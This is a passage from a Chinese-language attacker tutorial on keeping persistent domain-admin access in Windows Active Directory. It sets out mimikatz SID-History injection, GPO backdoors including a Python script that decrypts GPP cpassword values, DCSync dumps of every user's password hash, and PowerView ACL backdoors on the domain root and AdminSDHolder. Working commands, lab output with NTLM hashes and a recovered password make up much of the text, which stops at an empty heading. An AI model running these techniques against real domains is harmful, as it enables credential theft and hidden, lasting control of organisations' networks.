在这种情况下，攻击者创建用户帐户“test”，并将该域的默认管理员帐户“Administrator”（RID 500）添加到帐户的SID历史记录属性中。

```
privilege::debug  
sid::add /new:[DomainAdmin's SID or NAME] /sam:[CommonUserName]
```

当test登录时，将对与该帐户相关联的SID进行评估，并根据这些SID来确定访问权限。由于test帐户与Administrator帐户（RID 500）相关联，因此，test帐户具有Administrator帐户的所有访问权限，包括域管理员权限。


## GPO【组策略】后门

### 利用过程

- 利用SYSVOL还原组策略中保存的密码

使用Group Policy Preferences配置组策略批量修改用户本地管理员密码。

开始-管理工具-组策略管理-选择域， 创建GPO




设置名称为test

test-设置-右键-编辑-用户配置-首选项-控制面板设置-本地用户和组




更新, administrator(内置), 设置密码



## 委派, 设置权限

在详细一栏, 可看到该策略对应的ID为 {05F24259-49D8-481A-8408-567DC3155838}



组策略配置完成，域内主机重新登录，即可应用此策略

在对应的文件夹下能找到配置文件Groups.xml，具体路径如下：

```
\\\0day.org\SYSVOL\0day.org\Policies\{05F24259-49D8-481A-8408-567DC3155838}\User\Preferences
\Groups
```

Groups.xml内容如下：

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1
A-D9BDE98BA1D1}" name="Administrator (内置)" image="2" changed="2019-09-11 08:29:51" uid="{
32DED100-2B0D-41CB-8341-F5FBCF77FE13}"><Properties action="U" newName="" fullName="" descri
ption="" cpassword="Hd/xxCN9bFRTj8C2az+0t3el0u3Dn68pZ1Sd4IHmbPw" changeLogon="0" noChange="
0" neverExpires="1" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator (内置
)" /></User>
</Groups>
```

cpassword项，保存的是加密后的内容 "Hd/xxCN9bFRTj8C2az+0t3el0u3Dn68pZ1Sd4IHmbPw"

加密方式为AES 256，虽然目前AES 256很难被攻破，但是微软选择公开了该AES 256加密的私钥，地址如下：

<https://msdn.microsoft.com/en-us/library/cc422924.aspx>

借助该私钥，我们就能还原出明文

采用Chris Campbell @obscursec开源的powershell脚本，地址如下：

```
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Get-GPPPasword.ps1
```

该脚本可在域内主机上执行，能够自动查询共享文件夹\SYSTVOL中的文件。

也可以利用如下代码进行解密


```
#!/usr/bin/python
import sys
from Crypto.Cipher import AES
from base64 import b64decode
if(len(sys.argv) != 2):
    print "decrypt.py <cpassword>"
    sys.exit(0)
key = """4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b""".decode('hex')
cpassword = sys.argv[1]
cpassword += "=" * ((4 - len(cpassword)) % 4) % 4
password = b64decode(cpassword)
out = AES.new(key, AES.MODE_CBC, "\x00" * 16)
out = out.decrypt(password)
print out[:-ord(out[-1])].decode('utf16')
```

```
C:\Users\HP\Desktop\cs>python2 decrypt.py Hd/xxCN9bFRTj8C2az+0t3e10u3Dn68pZ1Sd4IHmbFw
admin!@#45
```

```
C:\Users\HP\Desktop\cs>
```

- 通过Group Policy Management Console (GPMC) 实现计划任务的远程执行


同上创建GPO，在计划任务中添加。



第四个任务选项会在每次组策略刷新时执行。

四种计划任务的区别可参考官方文档：

[https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc770904\(v%3dws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc770904(v%3dws.11))



对于域内的主机，可以等待90分钟使组策略自动更新，也可以在客户端执行如下命令强制刷新组策略：

```
gpupdate /force
```

## DCSync

利用DCSync导出域内所有用户hash的方法

- 利用条件 获得以下任一用户的权限

- Administrators组内的用户
- Domain Admins组内的用户
- Enterprise Admins组内的用户
- 域控制器的计算机帐户

导出域内所有用户的hash：

```
mimikatz.exe privilege::debug "lsadump::dcsync /domain:rootkit.org /all /csv" exit
```

```

C:\Users\Administrator\Desktop>mimikatz.exe privilege::debug "lsadump::dcsync
.#####. mimikatz 2.2.0 (x64) #18362 Jul 20 2019 22:57:37
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / > ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ > ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::dcsync /domain:rootkit.org /all /csv
[DC] 'rootkit.org' will be the domain
[DC] 'OWA2013.rootkit.org' will be the DC server
[DC] Exporting domain 'rootkit.org'
502    krbtgt c3d5042c67ef5f461d0ba6ecdd9ea449
1144   dev 518b98ad4178a53695dc997aa02d455c
1138   hello a76f1448cacdc40ec79a93c584137ffd
1133   hr  ccef208c6485269c20db2cad21734fe7
1137   klion 518b98ad4178a53695dc997aa02d455c
1136   lee a76f1448cacdc40ec79a93c584137ffd
1141   security 518b98ad4178a53695dc997aa02d455c
1134   mary 518b98ad4178a53695dc997aa02d455c
1135   jack  ccef208c6485269c20db2cad21734fe7
1140   boss  ccef208c6485269c20db2cad21734fe7
1145   backup 518b98ad4178a53695dc997aa02d455c
1610   PC-MICLE-KIT$ a15bc42b9f1f1daa812a0b75a4c775c4
1604   websvr 518b98ad4178a53695dc997aa02d455c
1606   webuser a76f1448cacdc40ec79a93c584137ffd

```

## 利用DCSync在域内维持权限的方法

- 利用条件 获得以下任一用户的权限
  - Domain Admins组内的用户
  - Enterprise Admins组内的用户
- 利用原理：

向域内的一个普通用户添加如下三条ACE(Access Control Entries):

- DS-Replication-Get-Changes(GUID:1131f6aa-9c07-11d1-f79f-00c04fc2dcd2)
- DS-Replication-Get-Changes-All(GUID:1131f6ad-9c07-11d1-f79f-00c04fc2dcd2)
- DS-Replication-Get-Changes(GUID:89e95b76-444d-4c62-991a-0facbeda640c)

该用户即可获得利用DCSync导出域内所有用户hash的权限。

Windows系统中的ACL(Access Control List), 用来表示用户（组）权限的列表。

- 利用方法

利用PowerView.ps1, 添加ACE的命令如下：

```
Add-DomainObjectAcl -TargetIdentity "DC=0day,DC=org" -PrincipalIdentity webadmin -Rights DC
Sync -Verbose
```

```

PS C:\Users\Administrator\Desktop> Add-DomainObjectAcl -TargetIdentity "DC=rootkit,DC=org" -PrincipalIdentity sqladmin -Rights DCSync -Verbose
详细信息: [Get-DomainSearcher] search base: LDAP://OWA2013.ROOTKIT.ORG/DC=ROOTKIT,DC=ORG
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(samAccountName=sqladmin)(name=sqladmin)(displayname=sqladmin)))
详细信息: [Get-DomainSearcher] search base: LDAP://OWA2013.ROOTKIT.ORG/DC=ROOTKIT,DC=ORG
详细信息: [Get-DomainObject] Extracted domain 'rootkit.org' from 'DC=rootkit,DC=org'
详细信息: [Get-DomainSearcher] search base: LDAP://OWA2013.ROOTKIT.ORG/DC=rootkit,DC=org
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(distinguishedname=DC=rootkit,DC=org)))
详细信息: [Add-DomainObjectAcl] Granting principal CN=sqladmin,OU=运维部,DC=rootkit,DC=org 'DCSync' on DC=rootkit,DC=org
详细信息: [Add-DomainObjectAcl] Granting principal CN=sqladmin,OU=运维部,DC=rootkit,DC=org rights GUID '1131f6aa-9c07-11d1-f79f-00c04fc2dc2' on DC=rootkit,DC=org
详细信息: [Add-DomainObjectAcl] Granting principal CN=sqladmin,OU=运维部,DC=rootkit,DC=org rights GUID '1131f6ad-9c07-11d1-f79f-00c04fc2dc2' on DC=rootkit,DC=org
详细信息: [Add-DomainObjectAcl] Granting principal CN=sqladmin,OU=运维部,DC=rootkit,DC=org rights GUID '89e95b76-444d-4c62-991a-0facbeda640c' on DC=rootkit,DC=org
PS C:\Users\Administrator\Desktop> _

```

删除ACE的命令：

```
Remove-DomainObjectAcl -TargetIdentity "DC=0day,DC=org" -PrincipalIdentity webadmin -Rights DCSync -Verbose
```

在域内一台登录了sqladmin用户的主机上面，就能使用mimikatz的DCSync功能

```
mimikatz.exe privilege::debug "lsadump::dcsync /domain:0day.org /all /csv" exit
```

```
C:\Users\webadmin\Desktop\mimikatz>mimikatz.exe privilege::debug "lsadump::dcsync /domain:0day
#####
# ^ #. mimikatz 2.2.0 (x64) #18362 Jul 20 2019 22:57:37
## < > ## "A La Vie, A L'Amour" - (oe.eo)
## < > ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## < > ## > http://blog.gentilkiwi.com/mimikatz
## < > ## Vincent LE TOUX ( vincent.letoux@gmail.com )
## < > ## > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz(commandline) # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061
mimikatz(commandline) # lsadump::dcsync /domain:0day.org /all /csv
[DC] '0day.org' will be the domain
[DC] 'OWA2010SP3.0day.org' will be the DC server
[DC] Exporting domain '0day.org'
502    krbtgt 36f9d9e6d98ecf8307baf4f46ef842a2
1134   alan   814349b2aaf76a104c503c55dff8d8e5
1129   hr    313407732d000e32189f08ecf1257b4b
1131   lowser 814349b2aaf76a104c503c55dff8d8e5
1136   tadmin aceef672c88b2083d37b8f0ead1edfd
1125   itadmin ccef208c6485269c20db2cad21734fe7
1127   mary   a76f1448cacdc40ec79a93c584137ffd
1133   jack   518b98ad4178a53695dc997aa02d455c
1126   antivirus 518b98ad4178a53695dc997aa02d455c
1140   backup 518b98ad4178a53695dc997aa02d455c
1138   dev    a76f1448cacdc40ec79a93c584137ffd
1153   ftpuser 07cd41a377bdc311922abf890f2f7141
1156   PC-JACK-0DAY$ b6d7ab4b4be37877e603fa57db7d2c8a
```

## AdminSDHolder

### 简介

1. AdminSDHolder是一个特殊的AD容器，具有一些默认安全权限，用作受保护的AD账户和组的模板
2. Active Directory将采用AdminSDHolder对象的ACL并定期将其应用于所有受保护的AD账户和组，以防止意外

和无意的修改并确保对这些对象的访问是安全的


- 如果能够修改AdminSDHolder对象的ACL，那么修改的权限将自动应用于所有受保护的AD账户和组，这可以作为一个域环境权限维持的方法

## 利用过程

- 向AdminSDHolder对象添加ACL

使用PowerView，添加用户dbadmin 的完全访问权限

```
Add-ObjectAcl -TargetSearchBase "LDAP://CN=AdminSDHolder,CN=System,DC=rootkit,DC=org" -PrincipalIdentity dbadmin -Verbose -Rights All
```



```
管理员: Windows PowerShell
PS C:\Users\Administrator\Desktop> Add-ObjectAcl -TargetSearchBase "LDAP://CN=AdminSDHolder,CN=System,DC=rootkit,DC=org" -PrincipalIdentity dbadmin -Verbose -Rights All
详细信息: [Get-DomainSearcher] search base: LDAP://OWA2013.ROOTKIT.ORG/DC=ROOTKIT,DC=ORG
详细信息: [Get-DomainObject] Get-DomainObject filter string:
(&(|(samAccountName=dbadmin)(name=dbadmin)(displayname=dbadmin)))
详细信息: [Get-DomainSearcher] search base: LDAP://OWA2013.ROOTKIT.ORG/CN=AdminSDHolder,CN=System,DC=rootkit,DC=org
详细信息: [Get-DomainObject] Get-DomainObject filter string: (objectClass=*)
详细信息: [Add-DomainObjectAcl] Granting principal CN=dbadmin,OU=运维部,DC=rootkit,DC=org 'All' on
CN=AdminSDHolder,CN=System,DC=rootkit,DC=org
详细信息: [Add-DomainObjectAcl] Granting principal CN=dbadmin,OU=运维部,DC=rootkit,DC=org rights GUID
'00000000-0000-0000-0000-000000000000' on CN=AdminSDHolder,CN=System,DC=rootkit,DC=org
PS C:\Users\Administrator\Desktop>
```

默认等待60分钟以后，dbadmin获得对所有受保护的AD账户和组的完全访问权限

可以通过修改注册表的方式设置权限推送的间隔时间，注册表位置如下：

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Parameters,AdminSDProtectFrequency,REG_DWORD
```

例如修改成等待60秒的命令如下：

```
reg add hklm\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /v AdminSDProtectFrequency /t REG_DWORD /d 60
```

```
PS C:\Users\Administrator\Desktop> reg add hklm\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /v AdminSDProtectFrequency /t REG_DWORD /d 60
操作成功完成。
PS C:\Users\Administrator\Desktop>
```

dbadmin用户可以直接访问域控

C:\Windows\System32\cmd.exe

```
Microsoft Windows [版本 6.3.9600]
(c) 2013 Microsoft Corporation。保留所有权利。

C:\Windows\system32>dir \\OWA2013.rootkit.org\c$<br/>
驱动器 \\OWA2013.rootkit.org\c$ 中的卷没有标签。
卷的序列号是 56E8-BE01

\\OWA2013.rootkit.org\c$ 的目录

2019/09/11 22:30      29 BitlockerActiveMonitoringLogs
2019/09/02 14:44      1,411 client.crt
2019/09/02 14:42      988 client.csr
2019/05/19 23:53    <DIR> ExchangeSetupLogs
2019/05/19 21:30    <DIR> inetpub
2019/09/03 14:51      86 ldap-renewservercert.txt
2019/09/01 22:33    <DIR> Program Files
2019/05/26 22:40    <DIR> Program Files <x86>
2019/09/02 14:41      471 request.inf
2019/05/19 23:11    <DIR> root
2019/05/19 21:40    <DIR> Users
2019/09/03 14:47    <DIR> Windows
2019/05/19 21:41    <DIR> wwwroot
      5 个文件          2,985 字节
      8 个目录 57,722,241,024 可用字节

C:\Windows\system32>whoami
rootkit\dbadmin
```

- 删除AdminSDHolder中指定用户的ACL

删除用户dbadmin的完全访问权限，命令如下

```
Remove-DomainObjectAcl -TargetSearchBase "LDAP://CN=AdminSDHolder,CN=System,DC=rootkit,DC=org" -PrincipalIdentity dbadmin -Rights All -Verbose
```

## 非常规方法

